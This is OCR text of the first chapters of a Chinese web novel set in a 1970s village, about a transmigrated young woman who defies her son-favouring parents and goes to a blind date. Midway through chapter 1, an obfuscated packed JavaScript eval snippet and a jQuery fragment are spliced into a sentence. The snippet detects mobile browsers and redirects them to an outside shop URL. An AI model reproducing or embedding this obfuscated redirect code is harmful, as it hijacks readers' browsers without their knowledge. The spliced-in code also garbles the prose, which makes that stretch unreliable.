《小巷来了个厉害媳妇[七零]》 1. 第 1 章 “你说啥?有人想娶我家三丫?” 眼前站着的人是十里八村最有名的李媒婆,要是对方早半个月跟赵山花提这事,她根本不会惊讶,毕竟那时的三丫是最让她长面子的闺女。 不仅人聪明,长得好,还勤劳踏实,是个十足的好女人! 可半个月前,三丫在雨后林场采蘑菇摔了一跤再清醒后,就像是变了个人一样。 曾经的三丫有多孝顺,现在的三丫就有多不孝。 衣服不洗,饭不做,地不下,天天跟父母顶嘴不说,有事没事的还打弟弟。 要知道这可是她在连生六个赔钱货后终于生出来的宝贝疙瘩,三丫这死丫头是真不怕打死了弟弟,以后结婚了娘家没人给她撑腰啊! “不是娶,是相看。”李媒婆实事求是道。 那有啥不一样的?不是赵山花想夸那死丫头,但那死丫头的确长得好。 三丫的名声没坏前,村里那些跟三丫同龄的小子几乎没有不喜欢往她跟前凑的,哪怕是三丫现如今名声坏了,那些小子的家里人不让他们跟三丫来往了,可仍有些小子偷摸着对三丫献殷勤。 男人找媳妇最看重的就是脸,她就不信有人看了三丫那张脸还能拒绝的了的。 虽然她也想立刻点头把这祸害嫁出去,但想到三丫这一阵子的所作所为,她真怕三丫去相看后对这门亲事不满意,回到家就把他们老姜家的独苗给打死了。 赵山花:“是谁家让你来问的,他们家日子好不好过啊?” 李媒婆:“说可以,但我说出来你可别不信。” 赵山花:“那有啥不信的,最好不过就是个下乡知青了,你还能给她找个工人不成?” 别说是现在六亲不认名声尽毁的三丫了,就算是之前名声顶顶好的三丫,赵山花都没奢望着她能嫁给什么工人。 别看他们向阳生产大队距离市区不远,只有短短的七八公里,可哪怕就是住在离市区一公里,他们跟那些拿着非农户口的城里工人也是两个世界的人。 几乎没有几个城里工人愿意娶农村媳妇,只因农村媳妇哪怕是嫁给了他们,也无法将户口迁至城里。户口迁不过去就吃不上供应粮,娶了她们就相当于娶了个累赘。 可她没想到自己开玩笑的一句话,竟引得李媒婆笑容灿烂了起来。 “三丫妈,你猜对喽,对方的确是个工人。人家那边说了,只要能相中你们三丫,他不仅愿意出二百块的彩礼,还能给你家三丫找一个好工作呢!” 什么?二百?还给找工作? 要知道之前大丫嫁给一个瘸子,二丫嫁给一个麻子,人家男方那边都才愿意给一百块彩礼呢。 如果这是在半个月前,赵山花肯定立马就答应下来这种好事了。可此时此刻,她却一边心动,一边心头发慌。 三丫那死丫头前些时日发疯时说的话还犹在耳畔,“你要是敢随便答应我的亲事,我必会在出嫁前弄死你的好大儿,哪怕出嫁前弄不死,出嫁后我也会找机会弄死,不信你就试试。” 恍惚间,她仿佛已经看到了宝根被弄死后,她被自家男人继续逼着生儿子,可生下来的依旧是闺女,然后她被打的嗷嗷叫唤的场面,吓得她顿时一个机灵,“我们家三丫不嫁。” 李媒婆愣怔,“你傻了吗?这么好的条件你为什么不让她嫁?” 赵山花瞪她,“你才傻了,男方要是条件真这么好,为啥不找城里姑娘,而找我们农村姑娘?哪怕真找农村姑娘,也不该找我们三丫,我们家三丫最近那骂父母打弟弟的事迹我就不信你没听说过。” 李媒婆当然听说过,她也正是奔着姜三丫那骂父母打弟弟的名头而来的。 不是她这做媒婆的非要坑害男方,而是因为这次找她帮忙的男方家就是这么奇葩啊。 这世上大多数男人对媳妇的要求就俩词——好看、贤惠。 而这次男方那边给出的找对象条件却是反其道而行。 对方不要求女方好看,反而要求女方强壮有力,不要求女方温柔贤惠,反而要求女方泼辣不怕事。 实话说,这是李媒婆从业这么多年以来第一次见到这样的要求,但谁让对方谢媒费竟然愿意给她二十,要知道这年头很多农村人娶媳妇连彩礼都给不了这些呢。 为了这笔巨款,她只能使出浑身解数帮对方寻找合适的目标。 这半个月以来,李媒婆已经带了三个她觉得大概符合标准的人去跟对方见面了,可谁让这次的男方各方面条件真的太优秀了,这三个以泼辣闻名的姑娘在见了对方后,忽然都变得扭扭捏捏的,连话都不好意思讲了。 三次见面皆没达到对方的要求,本来她都有点想放弃这个活了,直到前两天老姜家丫头那骂父母打弟弟的“好名声”传到了她的耳边。 李媒婆解释完自己之所以找到姜三丫的原因,就听赵山花冷笑一声。 这全天下的媒婆果然没一个嘴里有实话的,这么离谱的理由都能编得出来! 想到这里,赵山花转身欲走,李媒婆赶紧阻拦。 可哪怕李媒婆以自己的从业这么多年的信誉起誓,保证自己给姜三丫介绍的绝对是门好亲事,男方不仅没有任何毛病,而且还身材高大,长相英俊,赵山花都不松口答应这门婚事,被她逼得急了,最终撂下一句,“想让三丫嫁你自己跟她说去吧”就头也不回的朝地里跑去。 望着赵山花逐渐远去的背影,李媒婆只觉得自己好心被当成了驴肝肺。这么好的对象别人恨不得扑上去,就你们家把人家当豺狼猛兽! 本想撂挑子不干了,可一想到男方那边答应的事成后的二十块谢媒钱…… 罢了罢了,“三丫妈,你闺女在哪呢?” “家里躺着呢。” * 姜三丫,也就是姜妙此刻的确在家里,但她没有躺着,而是坐着。 她的桌前摆着一张纸,纸上写着四行大字。 1.找工作 2.考文工团 3.争做村官 4.攀高枝嫁人 姜妙是在半个月前穿来的,虽然在这半个月的时间内,她凭借着上骂缺德父母,下揍超雄幼弟的行事作风,在这个家中过上了和幼弟姜宝根一般无二的高标准生活。 可这个年代的农村,高标准的生活代表的不过是不用洗衣做饭干活,每天别人只能喝稀的苞谷粥,她能在稀的苞谷粥基础上多喝半碗喝稀的大米粥,外加每日能有一个鸡蛋吃,偶尔能冲一杯红糖水甜甜嘴罢了。 前世,别说是她功成名就后过的那些好日子了,哪怕在她尚在孤儿院的那些年,因为有着好心人的捐助,过的日子都要比现如今要好上十倍百倍! 俗话说有俭入奢易,由奢入俭难,穿来第一天,她还能自我催眠就当这日子是在忆苦思甜了,可是在穿来第三天,她就已然受不了这样的苦日子了,所以她为自己罗列了四项生活品质提升计划。 第一项计划自然是去找工作,虽早已知晓这个年代工作难找,但姜妙始终坚信实践是检验真理的唯一标准,不过经过这 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17007241|194049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 么多天厚着脸皮在各大工厂门口的屡败屡战,又屡战屡败,纸上第一行字已经被她深深划掉。 她决定开始实施自己的第二项计划。 李媒婆来的也是巧了,再晚来一步,姜妙就要收拾东西进城打听文工团征兵消息了。 不过李媒婆的到来也并没有让她改变意图,她边往外走边回绝李媒婆,“不嫁。” 李媒婆心力交瘁,“为啥呀,这到底是为啥呀?” 姜妙言简意赅,“媒婆的嘴,骗人的鬼。” 前世她虽没相过亲,但互联网上有关于媒婆的梗却层出不穷。 身高一米六的男人在媒婆嘴里是蹦起来能有一米八。 进过局子的男人在媒婆嘴里是以前在体制内呆过。 瘫痪在床的男人在媒婆嘴里是人老实,不爱玩。 独眼龙的男人在媒婆嘴里是对方一眼就相中你了 …… 不过最终,姜妙还是答应李媒婆去相这一趟亲。 只因无论是去相亲还是去打听征兵消息,目的地都在七八公里外的市区。 区别在于如果不答应李媒婆,她又得靠双腿走一个多小时才能走过去,而答应了李媒婆,她就可以让自带交通工具的李媒婆骑自行车捎带她过去。 只是在离开前,她让李媒婆先带着自己去了一趟地里。 找准一个人最多的方向,姜妙站在道边上喊道:“各位奶奶爷爷,婶婶叔叔们,我旁边站着的这个李媒婆说自己是咱们十里八村最有名的媒婆,你们有谁认识她不?” 老姜家是建国前逃难落户到村里的,村里没什么人家跟他们家有姻亲关系,姜妙虽然现如今骂父母打弟弟的名声在外,但那毕竟是老姜家的家务事,跟村民们又没有什么关系,所以大多数村民都对姜妙没什么恶感。 闻言,田垄里顿时传来了一阵回应。 “我认识!” “我也认识,我闺女的婚事就是李媒婆撮合的,我女婿从来不打我闺女。”“李媒婆人是挺好的,介绍的对象一般都靠谱。” “真的假的,李媒婆比张媒婆好吗?” “李媒婆我不认识,张媒婆是真不行,我家那小狐狸精就是她介绍的,害得我家儿子有了媳妇忘了娘。” …… 有人认识那就好,姜妙再次开口道:“各位奶奶爷爷,婶婶叔叔们,这位李媒婆说要带我去城里相亲,我可是你们从小看着长大的啊,要是我今天晚上没准时回到家,大家伙可千万要记得去报警救我,我在这里先谢谢大家了!” 说着,她朝着众人弯腰鞠了一躬。 现如今虽然人人都说贫下中农最为光荣,但在客观事实上,他们还是这个国家过的最苦,最被人轻视的那一批人。 难得有人对他们这些老农民这么尊重,田垄里顿时如同炸开了锅一般。 “李媒婆是吧?我记住了,放心去吧,孩子。” “三丫这丫头这么有礼貌,我早就说了老姜家那夫妻俩是污蔑的三丫。” “啥污蔑啊?我家就住老姜家不远,去看过他家的热闹,他家宝根都被三丫打出猪叫了,不过宝根被老姜家夫妻俩惯的的确不像样,三丫替她父母管教弟弟,也不能说她有啥大错。” “李媒婆,我知道你家在哪,你最好老实点,怎么把三丫带走,就怎么把三丫带回来,不然我们整个向阳大队一八零八户人家全都饶不了你!” 老姜家夫妻俩:“……” 李媒婆:“……” 2. 第 2 章 自行车行驶在农村的土路上,姜妙坐在车后座上对着前方的李媒婆道歉:“不好意思啊,李媒婆,不是我不信任你,实在是我爸妈爱财如命,养闺女就是为了卖了换钱的,我大姐二姐已经被他们卖出去了,下一个就轮到我了,我不想像她们一样被我爸妈嫁给瘸子癞子,所以才只能奋起反抗,可我刚反抗没多久,你就这么正正好的出现了……” 李媒婆刚刚心中的确是有埋怨的,毕竟她这辈子行的光明磊落,从来还没被人这么怀疑过。可听了姜妙给出的理由,她觉得这孩子也实在是不容易,做出这样的举动也都是情有可原的。 “可怜的孩子,你放心,我绝对不是你爸妈请来坑你的。” 姜妙:“你发誓。” 李媒婆:“我发誓,我要是你爸妈请来坑你的,我就……” 姜妙:“一胎八宝,各各都是男宝。” 李媒婆从来没听过这种誓言,初听这句话,她本想说这有啥好发誓的,能吓唬住个谁?可仔细一品,好家伙,一胎八宝的话,那自己肚子不得炸喽。 即使肚子没炸,孩子好好被生出来养大了,只要一想到八个调皮捣蛋的小子同时张着大嘴管她叫妈妈的场面,她就有种不想活了的感觉。 这个誓言也未免太过歹毒了吧? 罢了,反正她又不是这丫头的爸妈请来的,她怕什么? 李媒婆本以为发完誓,这丫头就能彻底信任自己了,哪成想她们不过刚进城区没多久,这丫头就闹着让自己停车了。 李媒婆无语,“还没到地儿呢,这会停车干嘛?” 姜妙:“停车!停车!你先停车我再跟你说。” 李媒婆简直要被气笑了。 可这丫头嗓门大,又不怕丢人,眼瞅着街上不少人的目光落在自己身上,她也不敢再继续骑下去了,怕有热心路人把她当坏人,冲过来见义勇为。 车停稳,她深呼吸一口气,勉强压下心头的怒火,才扭头看向姜妙,“别告诉我你其实根本没想去相这个亲,之所以答应我,是因为有事要进城,所以把我当成了个免费车夫?” 实话讲,一开始姜妙还真是这么个打算。 但向阳大队的人都对李媒婆印象不错,外加这一路上的闲聊,她觉得李媒婆应该是个老实人,所以她这个打算在这会儿已经算是过去式了。 “哪能啊,李媒婆,这毕竟是我人生中第一次相亲,我想正式点,在国营饭店跟男方见面。你瞅那,那就有个国营饭店,我路过那饭店好多次了,就想着哪怕只是进去喝杯热水,这辈子也算是值了,您能满足我这个小小的心愿吗?” 李媒婆:“我好像忘跟你说了,人家老林家可是讲究人,我本来也是要把你带到他们家旁边那个国营饭店去跟他见面的。他家那边的国营饭店饭烧的可比这家饭店好多了,服务员脾气也比这家好,从来都没打过人。” 话落,她便拍拍车后座示意姜妙重新上车。 姜妙却不愿意,“可只有这个国营饭店,建在派出所旁边。” 李媒婆沉默了足足十秒钟,才崩溃道:“我不是发过誓了吗?你怎么还是不信我?” 姜妙一脸委屈,“李媒婆,你别凶我,这也不能怪我,要怪只能怪我爸妈,不信你可以去我们村打听一下,曾几何时,我也只是一个单纯无害的小女孩,可我大姐二姐却用她们被贩卖的婚姻告诉了我,哪怕是我们跟我们关系最亲近的父母,也能为了一己私利害我们,我又哪里敢轻易相信别人呢?” 李媒婆听到这话整个人都要麻了。 狗日的老姜家夫妻,瞧你们把自家闺女都逼成什么样了! 其实姜妙只愿在这个饭店相亲也不是什么大事,左不过她多跑一趟,去通知老林家小子和自己一块骑自行车过来这边罢了。 只是李媒婆怕姜妙骗她,所以在离开前,她死死盯着这丫头让这丫头也发了一个毒誓。 姜妙一点犹豫都不带有的,“我发誓我会老实在这里等着你李媒婆带人过来,如违此誓,我的父母不得好死,弟弟会因意外变太监,我一辈子嫁不出去,不孕不育,孤独终老。” 李媒婆:“……” 其实你只需要拿你自己发誓就行,不需要多加上你父母和弟弟的。 虽然这个誓言和她自己发下的那个誓言不同,但李媒婆觉得姜妙一个年轻姑娘发下这个毒誓还是很有诚意的,不再犹豫,她骑着自行车转身离开。 与此同时,食品厂家属聚集最多的一个小巷子里的一户人家。 林福生正在苦口婆心的劝说他的儿子,“儿啊,阿父知道你眼光高,可这里毕竟不是咱们那里,没有那么多有大女子气概的女郎,你也别太挑剔了,只要女郎不是太过胆小怕事,阿父觉得你都可以先接触接触看看。” 